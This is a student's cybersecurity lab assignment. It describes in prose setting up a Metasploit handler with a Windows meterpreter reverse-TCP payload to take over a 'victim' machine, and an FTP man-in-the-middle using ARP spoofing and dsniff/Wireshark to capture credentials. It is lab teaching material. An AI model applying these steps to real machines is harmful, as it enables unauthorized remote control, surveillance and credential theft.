**CYBER SECURITY-ASSIGNMENT**


DAY 4 - 30/08/2020

Name-Liza Deka


1:


* Create payload for windows.
* Transfer the payload to the victim’s machine.
* Exploit the victim’s machine.


**Solution=**

Open Kali Linux VM and enter into root. Type the command “systemctl enable ssh” and then open git for windows. In git enter “ssh bpg@<your ip address>.

Go to git and type “msfconsole”. Metasploit framework will start; the system will run on msf5. Type the command “use multi/handler” and then “set payload windows/meterpreter/reverse\_tcp”. Now we have created a connection and waiting for the victim to open and download the payload we will able to exploit his/her whole system. As the victim downloads and execute the file we will be getting the info.



Type “show options” and if LHOST is not appearing then we have to set the IP address again. Now we type the command “exploit –j –z”.




Type the command “sessions –i 1” and we will get into meterpreter. Then type “sysinfo” and we will be able to see we are in windows machine. The exploit can be compromised in several ways such as – download/ upload files, take screenshot, audio/video recording and many more.

2:

* Create an FTP server.
* Access FTP server from windows command prompt.
* Do a mitm and username and password of FTP transaction using wireshark and dsniff.

**Solution=**

The VM machines should be set on the same network (NAT) and we should enable automatic IPv4 address. We need to choose FTP server from Web Server (IAS). We conduct an nmap scan of the local network.



We can then spoof the ARP request packets of the 2 end-users communicating with each other. Then we keep sniffing for data using dsniff or wireshark on our interface.

